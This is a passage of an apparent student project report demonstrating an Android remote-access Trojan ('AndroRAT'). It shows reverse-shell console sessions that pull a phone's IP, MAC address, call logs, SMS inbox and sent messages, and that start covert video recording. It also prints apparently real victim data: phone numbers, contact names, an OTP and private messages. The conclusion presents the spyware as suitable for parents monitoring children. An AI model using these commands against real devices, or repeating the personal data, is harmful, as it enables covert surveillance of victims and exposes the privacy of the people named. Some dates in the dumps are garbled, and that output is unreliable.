
IP ADDDRESS AND MAC ADDRESS – COMMAND GIVEN BY HACKER



```
Got connection from ('192.168.250.50', 41630)

Hello there, welcome to reverse shell of RMX2085

Interpreter:/> getIP
Device Ip: 192.168.250.50

Interpreter:/> getMACAddress
3E:F4:3B:CA:BC:81

Interpreter:/>
```


STEP-9:

CALL LOGS OF VICTIM



```
Got connection from ('192.168.250.50', 42180)

Hello there, welcome to reverse shell of RMX2085

Interpreter:/> getCallLogs
[INFO] Getting Call Logs
[SUCCESS] Succesfully Saved in /home/vichu/AndroRAT/Dumps/Call_Logs_20221101-145717.txt
Interpreter:/>
```


STEP-10:



Name	Size	Modified
Call_Logs_20221101-121322.txt	330.3 kB	12:13
Call_Logs_20221101-135451.txt	330.3 kB	13:54
Call_Logs_20221101-140406.txt	330.3 kB	14:04
Call_Logs_20221101-145717.txt	330.3 kB	14:57
Image_20221101-120251.jpg	5.7 kB	12:02
inbox_20221101-122120.txt	1.0 MB	12:21
inbox_20221101-135721.txt	1.0 MB	13:57

CALL LOGS TEXT FILE SAVED IN HACKER DEVICE

STEP-11:




```
Date : Tue Nov 01 13:33:24 GMT+05:30 2022
Duration : 64
Type : 2

#2994
Number : +919973018137
Name : Daniya Deo Vit
Date : Tue Nov 01 13:34:42 GMT+05:30 2022
Duration : 74
Type : 2

#2995
Number : +919515219500
Name : Issh
Date : Tue Nov 01 13:36:10 GMT+05:30 2022
Duration : 0
Type : 2

#2996
Number : +919515219500
Name : Issh
Date : Tue Nov 01 13:36:51 GMT+05:30 2022
Duration : 44
Type : 2

#2997
Number : +919697705999
Name : Tadapaneni Snehi
Date : Tue Nov 01 13:38:16 GMT+05:30 2022
Duration : 32
Type : 2

#2998
Number : +919515219500
Name : Issh
Date : Tue Nov 01 13:39:57 GMT+05:30 2022
Duration : 0
Type : 2

#2999
Number : +919973018137
Name : Daniya Deo Vit
Date : Tue Nov 01 13:53:08 GMT+05:30 2022
Duration : 18
Type : 1


END123
```

CALL LOGS WITH DATE , TIME , DURATION AND SIM

STEP-12:


SMS INBOX (MESSAGES RECEIVED)

STEP-13:



```
Got connection from ('192.168.250.50', 42844)

Hello there, welcome to reverse shell of RMX2085

Interpreter:/> getSMS inbox
[INFO] Getting inbox SMS
[SUCCESS] Succesfully Saved in /home/vichu/AndroRAT/Dumps/inbox_20221101-145951.txt

Interpreter:/> █
```

SMS INBOX TEXT FILE




Name	Size	Modified
Call_Logs_20221101-121322.txt	330.3 kB	12:13
Call_Logs_20221101-135451.txt	330.3 kB	13:54
Call_Logs_20221101-140406.txt	330.3 kB	14:04
Call_Logs_20221101-145717.txt	330.3 kB	14:57
Image_20221101-120251.jpg	5.7 kB	12:02
inbox_20221101-122120.txt	1.0 MB	12:21
inbox_20221101-135721.txt	1.0 MB	13:57
inbox_20221101-145951.txt	1.0 MB	15:00

"inbox_20221101-145951.txt" selected (1.0 MB)

STEP-14:


SMS RECEIVED TEXT FILE WITH HACKER

STEP-15:



```
#0
Number : BP-BSNLSC
Person : null
Date : Sun Apr 11 15:03:43 GMT+05:30 54804
Body : 124158 is the OTP for your BSNL Selfcare app sign-up valid for 10 mins-BSNL.

#1
Number : BX-611124
Person : null
Date : Sat Mar 13 16:43:38 GMT+05:30 54804
Body : Dear customer, it is observed that your balance is zero and outgoing calls/SMS cannot be made. Requesting you to kindly recharge with Top-up/STV to avail outgoing calls/SMS facility

#2
Number : AD-RahAgr
Person : null
Date : Mon Feb 23 10:34:06 GMT+05:30 54804
Body : Dear, Gondwanamembers My name is Nehaa, I need workers urgently, I pay Rs 8800/day, https://api.whatsapp.com/send?phone=639672017840

#3
Number : 919515219500
Person : null
Date : Sat Feb 23 20:06:52 GMT+05:30 54802
Body : Dear Customer, You have a missed call from +919515219500 The last missed call was at 06:12 PM on 31-Oct-2022 Thankyou, Team Jio.

#4
Number : JM-KOTAKA
Person : null
Date : Sat Dec 22 23:43:51 GMT+05:30 54801
Body : Open a ZERO maintenance digital savings account instantly with Kotak811 and earn upto 4% interest p.a. https://kotk.in/9loUWw T&C Apply -KBank

#5
Number : JZ-JioSvc
Person : null
Date : Mon Feb 26 15:53:02 GMT+05:30 54801
Body : Welcome to Jio-Tamil Nadu. Kindly enable Data Roaming to use data services. 4G Data, Voice & SMS benefits will be as per your plan.

#6
Number : JA-JIOPAY
Person : null
Date : Thu Feb 10 01:44:47 GMT+05:30 54800
```


SMS SENT



```
Got connection from ('192.168.250.50', 43238)

Hello there, welcome to reverse shell of RMX2085

Interpreter:/> getSMS sent
[INFO] Getting sent SMS
[SUCCESS] Succesfully Saved in /home/vichu/AndroRAT/Dumps/sent_20221101-150118.txt

Interpreter:/>
```

STEP-16:


SMS SENT TEXT FILE WITH HACKER




```
Date : Wed Nov 25 13:25:55 GMT+05:30 54454
Body : Fine mawa

#17
Number : 7993997420
Person : null
Date : Sun Dec 28 15:47:23 GMT+05:30 54453
Body : Ela unnav

#18
Number : 7993997420
Person : null
Date : Sun Dec 28 14:38:38 GMT+05:30 54453
Body : Hi mawa

#19
Number : +919441044184
Person : null
Date : Wed Apr 28 08:53:43 GMT+05:30 54371
Body : July 1st week

#20
Number : +919441044184
Person : null
Date : Wed Apr 28 04:47:26 GMT+05:30 54371
Body : Lede

#21
Number : +919441044184
Person : null
Date : Thu Feb 18 11:41:31 GMT+05:30 54371
Body : Internship??

#22
Number : +919441044184
Person : null
Date : Thu Feb 18 09:13:35 GMT+05:30 54371
Body : Ha malli vastha mawa

#23
Number : 7993997420
Person : null
Date : Wed Oct 11 18:56:40 GMT+05:30 54344
Body : 9392620091

#24
Number : +916301555967
```

STEP-17:

VIDEO RECORDING



```
Interpreter:/> startVideo 0
```



Name	Size	Modified
Audio_20221102-104344.mp3	30.7 kB	2 Nov
Call_Logs_20221101-121322.txt	330.3 kB	1 Nov
Call_Logs_20221101-135451.txt	330.3 kB	1 Nov
Call_Logs_20221101-140406.txt	330.3 kB	1 Nov
Call_Logs_20221101-145717.txt	330.3 kB	1 Nov
Image_20221101-120251.jpg	5.7 kB	1 Nov
inbox_20221101-122120.txt	1.0 MB	1 Nov
inbox_20221101-135721.txt	1.0 MB	1 Nov
inbox_20221101-145951.txt	1.0 MB	1 Nov
inbox_20221102-104402.txt	966.5 kB	2 Nov
inbox_20221102-114402.txt	966.5 kB	2 Nov
sent_20221101-150118.txt	15.7 kB	1 Nov
Video_20221102-104823.mp4	2.2 MB	2 Nov

"Video_20221102-104823.mp4" selected (2.2 MB)

STEP-18:

Vedio:-

https://drive.google.com/drive/folders/1wH3uGMfGCFEvfBsj3hhX48CPF_G1g0Sp?usp=sharing

5. RESULTS AND DISCUSSION

After a successful connection i.e, once the user successfully installs the applicationand gives necessary permissions,

Hacker now can get access of

A. DEVICE INFO – This is accessed by the command deviceInfo. It returns thebasic info about the device like Manufacturer Name, version of release, Product,model, brand, device, and host.

B. IP ADDRESS : IP ADDRESS of the Victim’s mobile phone is accessed by thegetIP command

C. MAC ADDRESS : MAC Address of the device is accessed by the commandgetMACAddress

D. SMS SENT : All the SMS sent from the victim’s mobile phone is tracked and brought to a single text file and is saved in the hacker’s device. This is accessed bythe command getSMS sent The text file has the Number, Body, and Date of the message

E. SMS INBOX (RECEIVED) : All the SMS received for the victim’s mobile phone is tracked and brought to a single text file and saved in a hacker device. This is accessed by the command getSMS inbox The text file has the Number, Body, andDate of the message

F. CALL LOGS : All phone calls including outgoing calls, incoming calls, and missed calls are tracked and stored in a single text file and sent to the hacker. This isaccessed by the command getCallLogs The text file has all call logs, Phone number,Contact Name, Date, and Duration

G.TAKE VIDEO : Hacker is Able to Start the video and stop the video and it issaved directly in the Hackers device as mp4 format

6. CONCLUSION

In this Project, we have successfully created a RAT(Trojan - A reverse shell Trojan)which involves java on the client side and python on the server side.

This project helps in educating the user about the behavior and functioning of Trojan. Call logs tracking and SMS tracking can be used by parents to observe theirkids or by the self-user to track his call logs. This RAT will work on Android devices 4.1 to 10 successfully

7. REFERENCES

1) Recovering from a Trojan Horse or Virus (cisa.gov)

2) Study on Computer Trojan Horse Virus and Its Prevention (ijeas.org)

3) https://www.atlantis-press.com/article/25874734.pdf

4) (PDF) Trojan horses in mobile devices | Luis Villalba - Academia.edu

5) https://arxiv.org/ftp/arxiv/papers/1105/1105.1234.pdf

6)https://www.researchgate.net/publication/303028540_An_Android based_Trojan_Spyware_to_Study_the_NotificationListener_Service_Vulnerab ili ty

7) https://www.cse.wustl.edu/~jain/cse571-11/ftp/trojan.pdf

8) Ting Mao, Shengbing Che and Wei Deng* Central South University of Forestry and Technology, Chang Sha, 410001, China * Corresponding author

9) International Journal of Engineering and Applied Sciences (IJEAS) ISSN:2394-3661, Volume-2, Issue-8, August 2015

10) (PDF) Trojan horses in mobile devices (researchgate.net)